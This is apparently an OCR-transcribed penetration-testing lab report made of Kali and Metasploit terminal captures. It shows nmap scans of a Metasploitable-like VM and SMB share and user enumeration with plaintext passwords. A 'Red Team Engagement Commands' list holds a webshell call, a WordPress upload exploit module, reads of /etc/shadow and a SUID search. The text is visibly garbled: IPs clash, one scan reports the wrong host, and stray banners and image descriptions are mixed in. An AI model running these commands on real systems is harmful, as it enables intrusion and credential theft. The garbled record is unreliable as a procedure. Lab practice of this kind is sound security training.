


Figure 3. Attacker Environment Overview



## PHASE 2: RECONNAISSANCE

### Network Discovery with Nmap



```
File Edit View Search Terminal Help
msf5 > nmap -sn 172.10.10.2
[*] exec: nmap -sn 172.10.10.2

Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-14 20:17 EST
Nmap scan report for 172.10.10.2
Host is up (0.00235 latency).
Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
msf5 > nmap -sn 172.10.10.4
[*] exec: nmap -sn 172.10.10.4

Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-14 20:17 EST
Nmap scan report for 172.10.10.4
Host is up (0.00099s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
msf5 > nmap -sn 172.10.10.5
[*] exec: nmap -sn 172.10.10.5

Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-14 20:17 EST
Nmap scan report for 172.10.10.5
Host is up (0.00105s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
msf5 > nmap -sn 172.10.10.3
[*] exec: nmap -sn 172.10.10.3

Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-14 20:17 EST
Nmap scan report for 172.10.10.3
Host is up (0.00100s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
msf5 > 5

msf5 > mkdir /tmp/.directory 'pentest'; file exists
msf5 > cd /tmp/.directory
msf5 > cd pentest
msf5 > touch user.txt pass.txt overpass.txt ip.txt
msf5 > echo 172.0.0.1
msf5 > echo 172.0.0.1 >> IP.txt
msf5 > echo 172.20.10.2 >> IP.txt
msf5 > echo 172.20.10.4 >> IP.txt
msf5 > echo 172.20.10.5 >> IP.txt
msf5 > echo 172.20.10.3 >> IP.txt
msf5 > cat IP.txt
```

## Port Scanning

### Scan AWS VPC:

```
Kali2019 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Tue 11:40
root@osboxes: ~

File Edit View Search Terminal Help
+ -- --[ 1914 exploits - 1074 auxiliary - 330 post ]
+ -- --[ 556 payloads - 45 encoders - 10 nops ]
+ -- --[ 4 evasion ]

msf5 > db status
[*] Connected to msf. Connection type: postgresql.
msf5 > sudo msfdb init
[*] exec: sudo msfdb init

[!] Database already started
[!] The database appears to be already configured, skipping initialization
msf5 > db nmap -sS -v -O 10.86.9.26

[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 11:38 EST
[*] Nmap: Stats: 0:01:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 95.65% done; ETC: 11:39 (0:00:04 remaining)
[*] Nmap: Nmap scan report for 10.86.9.26
[*] Nmap: Host is up (0.0046s latency).
[*] Nmap: Not shown: 977 filtered ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian Buntuntu (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet      Linux telnetd
[*] Nmap: 25/tcp    open  smtp        Postfix smtpd
[*] Nmap: 53/tcp    open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec        netkit-rsh rshexec
[*] Nmap: 513/tcp   open  login       OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi    GNU Classpath gmrregistry
[*] Nmap: 1524/tcp  open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  cproxy-ftp?
[*] Nmap: 3306/tcp  open  mysql       MySQL 5.0.51a-buntuntu
[*] Nmap: 5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  x11         (access denied)
[*] Nmap: 6667/tcp  open  irc         UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: bridge
[*] Nmap: Running: Oracle VirtualBox
[*] Nmap: OS CPE: cpe:/o:oracle:virtualbox
[*] Nmap: OS details: Oracle VirtualBox
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 164.24 seconds
msf5 >
```

## Scan CI/CD:

```
Kali2019 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal
Tue 11:44
root@osboxes: ~

File Edit View Search Terminal Help
[*] Nmap: 8009/tcp open ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: bridge
[*] Nmap: Running: Oracle VirtualBox
[*] Nmap: OS CPE: cpe:/o:oracle:virtualbox
[*] Nmap: OS details: Oracle VirtualBox
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 164.24 seconds
msf5 > db nmap -sS -v -O 10.86.9.164

[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 11:41 EST
[*] Nmap: Ping Scan Timing: About 100.00% done; ETC: 11:43 (0:00:00 remaining)
[*] Nmap: Nmap scan report for 10.86.9.26
[*] Nmap: Host is up (0.0033s latency).
[*] Nmap: Not shown: 977 filtered ports
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 21/tcp    open  ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open  ssh          OpenSSH 4.7p1 Debian Buntuntu (protocol 2.0)
[*] Nmap: 23/tcp    open  telnet      Linux telnetd
[*] Nmap: 25/tcp    open  smtp        Postfix smtpd
[*] Nmap: 53/tcp    open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp   open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp   open  exec        netkit-rsh rshexec
[*] Nmap: 513/tcp   open  login?
[*] Nmap: 514/tcp   open  tcpwrapped
[*] Nmap: 1099/tcp  open  java-rmi    GNU Classpath gmrregistry
[*] Nmap: 1524/tcp  open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp  open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp  open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp  open  mysql       MySQL 5.0.51a-buntuntu
[*] Nmap: 5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp  open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp  open  x11         (access denied)
[*] Nmap: 6667/tcp  open  irc         UnrealIRCd
[*] Nmap: 8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: bridge
[*] Nmap: Running: Oracle VirtualBox
[*] Nmap: OS CPE: cpe:/o:oracle:virtualbox
[*] Nmap: OS details: Oracle VirtualBox
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 18.44 seconds
msf5 >
```

## Scan R&D:

```
Kali2019 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 11:49
root@osboxes: ~

File Edit View Search Terminal Help
[YOU DROWN] SAY THE MAGIC WORD!
[YOU DROWN] SAY THE MAGIC WORD!
[YOU DROWN] SAY THE MAGIC WORD!
[YOU DROWN] SAY THE MAGIC WORD!
[YOU DROWN] SAY THE MAGIC WORD!
[YOU DROWN] SAY THE MAGIC WORD!

msf5 > db nmap -sS -v -i 10.86.8.134
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2025-12-02 11:47 EST
[*] Nmap: Stats: 0:01:40 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
[*] Nmap: Service scan Timing: About 94.44% done; ETC: 11:48 (0:00:06 remaining)
[*] Nmap: Nmap scan report for 10.86.8.134
[*] Nmap: Host is up (0.0026s latency).
[*] Nmap: Not shown: 982 filtered ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 53/tcp    open  domain?
[*] Nmap: 88/tcp    open  kerberos-sec
[*] Nmap: 135/tcp   open  msrpc
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 389/tcp   open  ldap
[*] Nmap: 445/tcp   open  microsoft-ds?
[*] Nmap: 464/tcp   open  kpasswd5?
[*] Nmap: 593/tcp   open  ncacn_http
[*] Nmap: 636/tcp   open  tcpwrapped
[*] Nmap: 3268/tcp  open  ldap
[*] Nmap: 3269/tcp  open  tcpwrapped
[*] Nmap: 49132/tcp open  msrpc
[*] Nmap: 49153/tcp open  msrpc
[*] Nmap: 49154/tcp open  msrpc
[*] Nmap: 49155/tcp open  msrpc
[*] Nmap: 49157/tcp open  ncacn_http
[*] Nmap: 49158/tcp open  msrpc
[*] Nmap: 49159/tcp open  msrpc
[*] Nmap: 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
[*] Nmap: SF:versionBindReqTCP,20,"0\x1e0\x06\x01\x040\x010\x000\x000\x07version\
[*] Nmap: SF:x04bind0x0x100x03");
[*] Nmap: Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Device type: bridge
[*] Nmap: Running: Oracle VirtualBox
[*] Nmap: OS CPE: cpe:/o:oracle:virtualbox
[*] Nmap: OS details: Oracle VirtualBox
[*] Nmap: Service Info: Host: WIN-0068560DRGV; OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 148.85 seconds

msf5 >

Red Team Engagement Commands (db, nmap ONLY)

Initial Connectivity
ping -c 4 10.86.8.20
ping -c 4 10.86.8.134
ping -c 4 10.86.8.134
ping -c 4 10.86.8.134

Nmap (db, nmap ONLY)
nmap -sS -v -i 10.86.8.2024
nmap -sS -v -i 10.86.8.18424
nmap -sS -v -i 10.86.8.13424
nmap -sS -v -i 10.86.8.2024
nmap -sS -v -i 10.86.8.20
nmap -sS -iip -p 201 10.86.8.20

Webshell Execution
curl http://10.86.8.104/shell.php?cmd=id
cat /etc/passwd

Exploitation (Meterpreter)
use exploit/multi/http/wordpress_mgr_upload
set RHOSTS 10.86.8.104
run RHOSTS 10.86.8.104

Privilege Escalation
cat /etc/passwd
find -perm -4000 2>/dev/null

Lateral Movement
cat /etc/passwd
cat /etc/shadow
```

### View Scan Results in Database:

The screenshot displays a Kali Linux virtual machine environment. The primary terminal window shows the Metasploit Meterpreter interface with the following output:



```
msf5 > db status
[*] Connected to msf. Connection type: postgresql.
msf5 > hosts

Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
10.86.0.0
10.86.0.1
10.86.0.2
10.86.0.3
10.86.0.4
10.86.0.5      Unknown
10.86.0.6      Unknown
10.86.0.7
10.86.0.8
10.86.0.9
10.86.0.10
10.86.0.11
10.86.0.12
10.86.0.13
10.86.0.14
10.86.0.15
10.86.0.16
10.86.0.17
10.86.0.18
10.86.0.19
10.86.0.20
10.86.0.21
10.86.0.22
10.86.0.23
10.86.0.24
10.86.0.25
10.86.0.26
10.86.0.27
10.86.0.28
10.86.0.29
10.86.0.30
10.86.0.31
10.86.0.32
10.86.0.33
10.86.0.34
10.86.0.35
10.86.0.36
10.86.0.37
10.86.0.38
10.86.0.39
10.86.0.40
=====
```

A secondary terminal window is open, showing the execution of a 'posttest' command, which results in a 'File exists' error:

```
msf5 > posttest
msf5 > db status
[*] Connected to msf. Connection type: postgresql.
msf5 > hosts
Hosts
=====
address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
10.86.0.0
10.86.0.1
10.86.0.2
10.86.0.3
10.86.0.4
10.86.0.5      Unknown
10.86.0.6      Unknown
10.86.0.7
10.86.0.8
10.86.0.9
10.86.0.10
10.86.0.11
10.86.0.12
10.86.0.13
10.86.0.14
10.86.0.15
10.86.0.16
10.86.0.17
10.86.0.18
10.86.0.19
10.86.0.20
10.86.0.21
10.86.0.22
10.86.0.23
10.86.0.24
10.86.0.25
10.86.0.26
10.86.0.27
10.86.0.28
10.86.0.29
10.86.0.30
10.86.0.31
10.86.0.32
10.86.0.33
10.86.0.34
10.86.0.35
10.86.0.36
10.86.0.37
10.86.0.38
10.86.0.39
10.86.0.40
=====
```

The background features a Kali Linux dragon logo.



```

Applications  Places  Terminal Sat 08:55
Terminal
File Edit View Search Terminal Help

[*] 192.168.18.67:139 - Login Failed: Unable to Negotiate with remote host
[*] 192.168.18.67:139 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
n155 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.18.67
RHOSTS => 192.168.18.67
n155 auxiliary(scanner/smb/smb_enumshares) > set SMBUser IEUser
SMBUser => IEUser
n155 auxiliary(scanner/smb/smb_enumshares) > set SMBPass Password!
SMBPass => Password!
n155 auxiliary(scanner/smb/smb_enumshares) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
n155 auxiliary(scanner/smb/smb_enumshares) > run

[*] 192.168.18.67:139 - Login Failed: Unable to Negotiate with remote host
[*] 192.168.18.67:139 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
n155 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.18.67
RHOSTS => 192.168.18.67
n155 auxiliary(scanner/smb/smb_enumshares) > set SMBUser IEUser
SMBUser => IEUser
n155 auxiliary(scanner/smb/smb_enumshares) > set SMBPass Password!
SMBPass => Password!
n155 auxiliary(scanner/smb/smb_enumshares) > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
n155 auxiliary(scanner/smb/smb_enumshares) > run

[*] 192.168.18.67:139 - Login Failed: Unable to Negotiate with remote host
[*] 192.168.18.67:445 - ADMIN$ - (DISK) Remote Admin
[*] 192.168.18.67:445 - C$ - (DISK) Default share
[*] 192.168.18.67:445 - IPC$ - (IPC) Remote IPC
[*] 192.168.18.67:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
n155 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.18.61
RHOSTS => 192.168.18.61
n155 auxiliary(scanner/smb/smb_enumshares) > run

[*] 192.168.18.61:139 - Login Failed: Unable to Negotiate with remote host
[*] 192.168.18.61:139 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
n155 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.18.61
RHOSTS => 192.168.18.61
n155 auxiliary(scanner/smb/smb_enumshares) > set SMBUser Administrator
SMBUser => Administrator
n155 auxiliary(scanner/smb/smb_enumshares) > set SMBPass Ruler10100
SMBPass => Ruler10100
n155 auxiliary(scanner/smb/smb_enumshares) > run

[*] 192.168.18.61:139 - Login Failed: Unable to Negotiate with remote host
[*] 192.168.18.61:445 - ADMIN$ - (DISK) Remote Admin
[*] 192.168.18.61:445 - C$ - (DISK) Default share
[*] 192.168.18.61:445 - IPC$ - (IPC) Remote IPC
[*] 192.168.18.61:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
n155 auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_enumusers
n155 auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.18.67
RHOSTS => 192.168.18.67
n155 auxiliary(scanner/smb/smb_enumusers) > run


